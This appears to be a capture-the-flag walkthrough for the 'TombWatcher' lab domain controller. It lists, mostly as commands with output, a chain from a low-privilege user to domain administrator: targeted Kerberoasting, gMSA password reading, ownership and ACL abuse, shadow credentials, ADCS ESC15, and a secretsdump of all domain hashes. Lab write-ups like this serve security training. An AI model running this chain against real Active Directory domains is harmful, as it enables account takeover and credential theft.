


Information
| Username | Password |
|---|---|
| henry | H3nry_987TGV! |
Port Scanning
nmap -Pn -T 5 -vvv -sV $IPPORT STATE SERVICE REASON VERSION
53/tcp open domain syn-ack ttl 127 Simple DNS Plus
80/tcp open http syn-ack ttl 127 Microsoft IIS httpd 10.0
88/tcp open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-06-09 19:40:49Z)
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
5985/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windowsSetup Machine
Sync Clock
sudo ntpdate -u $IPMap Host
$IP tombwatcher.htb dc01.tombwatcher.htbEnvironment
export IP=$IP
export DC_HOST=dc01.tombwatcher.htb
export DOMAIN=tombwatcher.htb
User Flag
Collect Data with Bloodhound
using bloodhound.py to collect data in Domain
bloodhound-python -u 'henry' -p 'H3nry_987TGV!' -c All -d $DOMAIN -ns $IP --zipAnalysis the Bloodhound Query
From the BloodHound query, I discovered the path from henry to john, as show below: 
Targeted Kerberoasting (henry to alfred)
Theory
This abuse can be carried out when controlling an object that has a GenericAll, GenericWrite, WriteProperty or Validated-SPN over the target. A member of the Account Operator group usually has those permissions.
The attacker can add an SPN (ServicePrincipalName) to that account. Once the account has an SPN, it becomes vulnerable to Kerberoasting. This technique is called Targeted Kerberoasting.
Exploit
By using bloodyAD, it’s possible to add a Service Principal Name (SPN) to the user alfred as demonstrated below:
bloodyAD -d "$DOMAIN" --host "$DC_HOST" -u 'henry' -p 'H3nry_987TGV!' set object "alfred" servicePrincipalName -v 'http/anything'[+] alfred's servicePrincipalName has been updatedAfter add a SPN to attribute to the targeted account, retrieve the Kerberos 5 TGS-REP etype 23 hash using Kerberoasting technique by using NetExec, as follow:
nxc ldap "$DC_HOST" -d "$DOMAIN" -u 'henry' -p 'H3nry_987TGV!' --kerberoasting kerberoastables.txtLDAP xx.xxx.xxx.xxx 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
LDAP xx.xxx.xxx.xxx 389 DC01 [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP xx.xxx.xxx.xxx 389 DC01 [*] Skipping disabled account: krbtgt
LDAP xx.xxx.xxx.xxx 389 DC01 [*] Total of records returned 1
LDAP xx.xxx.xxx.xxx 389 DC01 [*] sAMAccountName: Alfred, memberOf: [], pwdLastSet: 2025-05-12 22:17:03.526670, lastLogon: <never>
LDAP xx.xxx.xxx.xxx 389 DC01 $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb\Alfred*$9d249fc3f225eca838edb8a5af208f0a$[...]Alfred Hash
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb\Alfred*$9d249fc3f225eca838edb8a5af208f0a$513b86bde6c19eb89d776c1fbc6756fd908da62329a5957e8baf55a1c254cea4d94a56e4c3cd2f8f465b7bd299999beb5dd119a12240d96fa99fb7a569c6356fe150fb81bd7d8eff6b47f46c5bdf6e56e37ed0f81546380339dba27fb7253d27bc04699acee7bd2f0f22a76b01846452bd439c943fdc4caf315571144245bd7793d9fcd3c4405fd6294d0c29f376871cc74ad4e0c5536355ed23019bea976fdb1530e95923503505fbc1aeaf2955a3080886d978f2512bba95960263e2fbe6639181a6d339448f525f6fbfbf904ec1fee69444fef8c0956dec29dd4a6c934643065b14baa08ab8205b5e701362be1dcb493cf58c32d036edeadde4e8e750a668f80305d998bacd68c61ef6d850ab8f9e8a93b5e5eb813e9804f63d182f15b0236c93d5ddc4d1dbec73496d6f1c8629440d2f83b326d8c8495ebe139bbf638e25b167f50f4a1e340b62d16f34b885e0243981cd8efe2912aac6266274c54398e3379c1f1e4349e57a176556eba25c8e0f719b1765bb72b2f2c71de1e810e7136fa29e89bf083f0b9d0124366939bd6931c2f91166b7ed0bce935a49006067a814d2333be760834077d44f2bc0b51f2e1cf259b2f925b87540e7e69f937ad108173421cd51aa0a12afaeba0fc6bc8cf13508a9e59d9a52dacca78190f19204ad45d09969797d81efb8f59e648d5077139a5646ced0784bdd4cca865cf188c6d83d7a9ab5cc92d0537a6109b444135ef4c5c96280d052f463ff4e24701312e3ec80a49e1ac1bc2f46cb9bb9ed0063b4f7e6cb1a3b826ceb91272c72de5751add98725a53cf55dc7dca5b01c64b5362f92db943cc39926507c28b58fd4dc00e588a15638e3933bd7e3bd55b0b25e1162cf4e69cbc2bbed1129254febff8047036030a38dbc338fc958410c93fcc82b29c2e02549723e313f2dff50885cc43c29834d2904f3bf587fae1f5a1d2becb4112a8e9e1f0ecd53f95cf3d508a92ad1782f12e1fd4cfa94b5df75b3b8b8280cbe50bcfad7fa0cc7b43822bc93c826628dbb6dbae68445b1035b48737e9bae5da0c892f7f080274e96592def916b0522c5d0318fce6a1b5c6407cfe9115ec6ffad5b4a0ee6f33f3e455eddbed293f62368f6a2b2d4e72bb4bd5e906f40c9a5d39154cc1574e9d7eedc7c35a27cf3981282b33a80b954702e71356f23ec71dfb207ead1278fee691e3d32e7c58c0b61c4bc1878cd0d1de8c36939e60a565678f7ee3c4938f36cfc0653b28606c7249df1cf870afa5513fc89509db21bc05062067049605fa7c819f7d6d4230b1974bdf810f6218e0b679e4fcbf94b8aa9ef5d89418e8ad33efab1996bee1fc929c4da16b94f94cf6a76c06216033bbccefc07f77d6af33c82d42af6e07de6f4abfb88d040a7f50bc83d280043934e72b52ce8739a9a35b5e402b3d7fe4f1bb081de1b1bcf707bfb9acb4258a52bcc563e5e19d28272751a93321e85Cracking the Alfred Hash
Using johntheripper for crack the hash, as follow:
john --wordlist=/usr/share/wordlists/rockyou.txt kerberoastables.txtUsing default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball (?)
1g 0:00:00:00 DONE (2025-06-10 03:05) 33.33g/s 2184Kp/s 2184Kc/s 2184KC/s 123456..sabrina7
Use the "--show" option to display all of the cracked passwords reliably
Session completed. Alfred Credential
| Username | Password |
|---|---|
| alfred | basketball |
AddSelf
Using bloodyAD to adding alfred to infrastruture group with the following command:
bloodyAD --host $DC_HOST -d $DOMAIN -u 'ALFRED' --dc-ip $IP -p 'basketball' add groupMember 'INFRASTRUCTURE' 'ALFRED'[+] ALFRED added to INFRASTRUCTUREReadGMSAPassword
Theory
This abuse stands out a bit from other abuse cases. It can be carried out when controlling an object that has enough permissions listed in the target gMSA account’s msDS-GroupMSAMembership attribute’s DACL. Usually, these objects are principals that were configured to be explictly allowed to use the gMSA account.
The attacker can then read the gMSA (group managed service accounts) password of the account if those requirements are met.
Exploit
Use BloodyAD to abuse the ReadGMSAPassword permission with following command:
bloodyAD --host $DC_HOST -d $DOMAIN -u 'ALFRED' --dc-ip $IP -p 'basketball' get object 'ANSIBLE_DEV$' --attr msDS-ManagedPassworddistinguishedName: CN=ansible_dev,CN=Managed Service Accounts,DC=tombwatcher,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:1c37d00093dc2a5f25176bf2d474afdc
msDS-ManagedPassword.B64ENCODED: IIwfpSnxGqOGf+d99xuIBTCl3yqtm6fvywv4pBqe5PN9jsYcLAWn3x1doYf9ZzjBXGB3XoRzPFNwtajDOG304xGmN2CJ4G+5QsLACGGVvu3ZoG4aosUdfpEGuWyYqSyKggtxHtssw1lWLbrZayfWqascdDtBvuaszTpJgmDnLykE6QP+BmmngEkfETLuZ+hH0pP896TujqasQXFyOBkqwVtvXe1Lx9szud4//XTPoejE0KBihHGhzmbQ8pGH9QR9zl21XsohXJA2dd9QAUwgGpCssBhbOPtAalPoaOYDlBE4wrFZNnrYpADsIeYVO/HmXVnGO1e/9XRjcSCEZaHvTw==ANSIBLE_DEV$ Credential
| Username | Hash |
|---|---|
| ANSIBLE_DEV$ | 1c37d00093dc2a5f25176bf2d474afdc |
ForceChangePassword
On this permission, the attacker can change the password of target user by using bloodyAD with the following command:
bloodyAD --host $DC_HOST -d $DOMAIN -u 'ANSIBLE_DEV$' -p :1c37d00093dc2a5f25176bf2d474afdc set password SAM 'P@ssw0rd2025'[+] Password changed successfully!WriteOwner
Theory
This abuse can be carried out when controlling an object that has WriteOwner or GenericAll over any object.
The attacker can update the owner of the target object. Once the object owner has been changed to a principal the attacker controls, the attacker may manipulate the object any way they see fit. For instance, the attacker could change the target object’s permissions and grant rights.
Exploit
Update the owner of the target object by using bloodyAD with the following command:
bloodyAD --host "$DC_HOST" -d "$DOMAIN" -u "SAM" -p "P@ssw0rd2025" set owner "JOHN" "SAM"[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by SAM on JOHNAfter set the new owner of john, write a new ACE to the target object’s DACL (Discretionary Access Control List). This can give the attacker full control of the target object, as follow:
bloodyAD --host "$DC_HOST" -d "$DOMAIN" -u "SAM" -p "P@ssw0rd2025" add genericAll "JOHN" "SAM"[+] SAM has now GenericAll on JOHNGenericAll (Shadow Credential Abuse)[https://www.thehacker.recipes/ad/movement/kerberos/shadow-credentials]
By using the certipy, the attacker can obtain the hash by using the following command:
certipy-ad shadow auto -username "SAM@$DOMAIN" -p 'P@ssw0rd2025' -account 'JOHN' -target $IP -dc-ip $IPCertipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Targeting user 'john'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'b5fa9a98-42d9-68bf-ffd5-87d2c4692abf'
[*] Adding Key Credential with device ID 'b5fa9a98-42d9-68bf-ffd5-87d2c4692abf' to the Key Credentials for 'john'
[*] Successfully added Key Credential with device ID 'b5fa9a98-42d9-68bf-ffd5-87d2c4692abf' to the Key Credentials for 'john'
[*] Authenticating as 'john' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: 'john@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'john.ccache'
[*] Wrote credential cache to 'john.ccache'
[*] Trying to retrieve NT hash for 'john'
[*] Restoring the old Key Credentials for 'john'
[*] Successfully restored the old Key Credentials for 'john'
[*] NT hash for 'john': ad9324754583e3e42b55aad4d3b8d2bfJohn Credential
| Username | Hash |
|---|---|
| john | ad9324754583e3e42b55aad4d3b8d2bf |
NOTEUser flag store at the desktop of john
Root Flag
Analysis the Bloodhound Query
From the BloodHound query, I discovered the john has GenericAll permission on ADCS , as show below: 
GenericAll on OU
Using impacket-dacledit, write a new ACE to the target object’s DACL (Discretionary Access Control List) with inheritance option. This can give the attacker full control of the target object, as follow:
impacket-dacledit -action 'write' -rights 'FullControl' -inheritance -principal 'JOHN' -target-dn 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' "$DOMAIN"/'JOHN' -hashes :ad9324754583e3e42b55aad4d3b8d2bfImpacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20250610-033643.bak
[*] DACL modified successfully!Collect Data with Bloodhound
By using SharpHound.exe on the remote session with evil-winrm, the attacker can collect data in Domain by using the following command:
.\SharpHound.exe -c All -d tombwatcher.htbAnalysis the Bloodhound Query
From the BloodHound query, I discovered some object can enroll the webserver certificate, as follow: 
Next, remotely access the Domain Controller and use the following command to retrieve deleted user accounts from Active Directory:
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects -Properties * | Select-Object Name,objectSid,ObjectGUIDName objectSid ObjectGUID
---- --------- ----------
cert_admin... S-1-5-21-1392491010-1358638721-2126982587-1109 f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
cert_admin... S-1-5-21-1392491010-1358638721-2126982587-1110 c1f1f0fe-df9c-494c-bf05-0679e181b358
cert_admin... S-1-5-21-1392491010-1358638721-2126982587-1111 938182c3-bf0b-410a-9aaa-45c8e1a02ebfRestore User
By using the following command, the attacker can restore the user
$guid = "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"
Restore-ADObject -Identity $guid
Set New Password & Enable Account
In the GenericAll on OU step, the attacker used a command to modify permissions, gaining control over all objects related to ADCS. This means that john can enable and set a new password for cert_admin using the following command:
$user = "cert_admin"
$newPassword = ConvertTo-SecureString "NewP@ssw0rd123!" -AsPlainText -Force
Set-ADAccountPassword -Identity $user -NewPassword $newPassword -Reset
$user = "cert_admin"
Enable-ADAccount -Identity $userEnumerate the vulnerable certificate
By using certipy, the attacker can list the vulnerable certificate with the following command:
certipy-ad find -u "cert_admin@$DOMAIN" -p 'NewP@ssw0rd123!' -dc-ip $IP -vulnerable -enabled -target $DC_HOST ADCS ESC15
From the certipy result, the attacker can identified the Web Server has vulnerable on ESC15, as follow:
"Certificate Templates": {
    "0": {
      "Template Name": "WebServer",
      "Display Name": "Web Server",
      "Certificate Authorities": [
        "tombwatcher-CA-1"
      ],
      "Enabled": true,
      "Client Authentication": false,
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": true,
      "Certificate Name Flag": [
        1
      ],
      "Extended Key Usage": [
        "Server Authentication"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Schema Version": 1,
      "Validity Period": "2 years",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2024-11-16 00:57:49+00:00",
      "Template Last Modified": "2024-11-16 17:07:26+00:00",
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "TOMBWATCHER.HTB\\Domain Admins",
            "TOMBWATCHER.HTB\\Enterprise Admins",
            "TOMBWATCHER.HTB\\cert_admin"
          ]
        },
        "Object Control Permissions": {
          "Owner": "TOMBWATCHER.HTB\\Enterprise Admins",
          "Full Control Principals": [
            "TOMBWATCHER.HTB\\Domain Admins",
            "TOMBWATCHER.HTB\\Enterprise Admins"
          ],
          "Write Owner Principals": [
            "TOMBWATCHER.HTB\\Domain Admins",
            "TOMBWATCHER.HTB\\Enterprise Admins"
          ],
          "Write Dacl Principals": [
            "TOMBWATCHER.HTB\\Domain Admins",
            "TOMBWATCHER.HTB\\Enterprise Admins"
          ],
          "Write Property Enroll": [
            "TOMBWATCHER.HTB\\Domain Admins",
            "TOMBWATCHER.HTB\\Enterprise Admins",
            "TOMBWATCHER.HTB\\cert_admin"
          ]
        }
      },
      "[+] User Enrollable Principals": [
        "TOMBWATCHER.HTB\\cert_admin"
      ],
      "[!] Vulnerabilities": {
        "ESC15": "Enrollee supplies subject and schema version is 1."
      },
      "[*] Remarks": {
        "ESC15": "Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details."
      }
    }
  }
Exploit
Request a certificate, injecting “Client Authentication” Application Policy and target UPN
certipy-ad req -u "cert_admin@$DOMAIN" -p 'NewP@ssw0rd123!' -dc-ip $IP -target $DOMAIN -ca 'tombwatcher-CA-1' -template 'WebServer' -upn "administrator@$DOMAIN" -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'Certipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'Next, authenticate via Schannel (LDAPS) using the obtained certificate.
certipy auth -pfx 'administrator.pfx' -dc-ip $IP -ldap-shellCertipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'administrator@tombwatcher.htb'
[*] SAN URL SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Connecting to 'ldaps://xx.xxx.xxx.xxx:636'
[*] Authenticated to 'xx.xxx.xxx.xxx' as: 'u:TOMBWATCHER\\Administrator'Next, change the administrator password by using the following command:
# change_password administrator P@ssw0rd2025
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: P@ssw0rd2025
Password changed successfully!NOTERoot flag store at the desktop of Administrator
Post Exploitation
Secret Dump
impacket-secretsdump "$DOMAIN"/'administrator:P@ssw0rd2025'@"$IP"Administrator:500:aad3b435b51404eeaad3b435b51404ee:d51fbf710c21b8e3dabc9ecca56ae12f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
TOMBWATCHER\DC01$:aad3b435b51404eeaad3b435b51404ee:ca045fb171f8b565d6e772b0a75c6f5f:::
TOMBWATCHER\Administrator:HTB_@cad3my_lab_W1n19_r00t!@0
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9428b46c8f8a48d0eb99b25195b153db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:964accf7288128f78f8638bbc42f6456:::
Henry:1103:aad3b435b51404eeaad3b435b51404ee:2f3b5dd61cd9784435ee12a93c93fa6c:::
Alfred:1104:aad3b435b51404eeaad3b435b51404ee:cf5fd610b326e61f175e3a9bac4751f9:::
sam:1105:aad3b435b51404eeaad3b435b51404ee:9428b46c8f8a48d0eb99b25195b153db:::
john:1106:aad3b435b51404eeaad3b435b51404ee:ad9324754583e3e42b55aad4d3b8d2bf:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:ca045fb171f8b565d6e772b0a75c6f5f:::
ansible_dev$:1108:aad3b435b51404eeaad3b435b51404ee:1c37d00093dc2a5f25176bf2d474afdc:::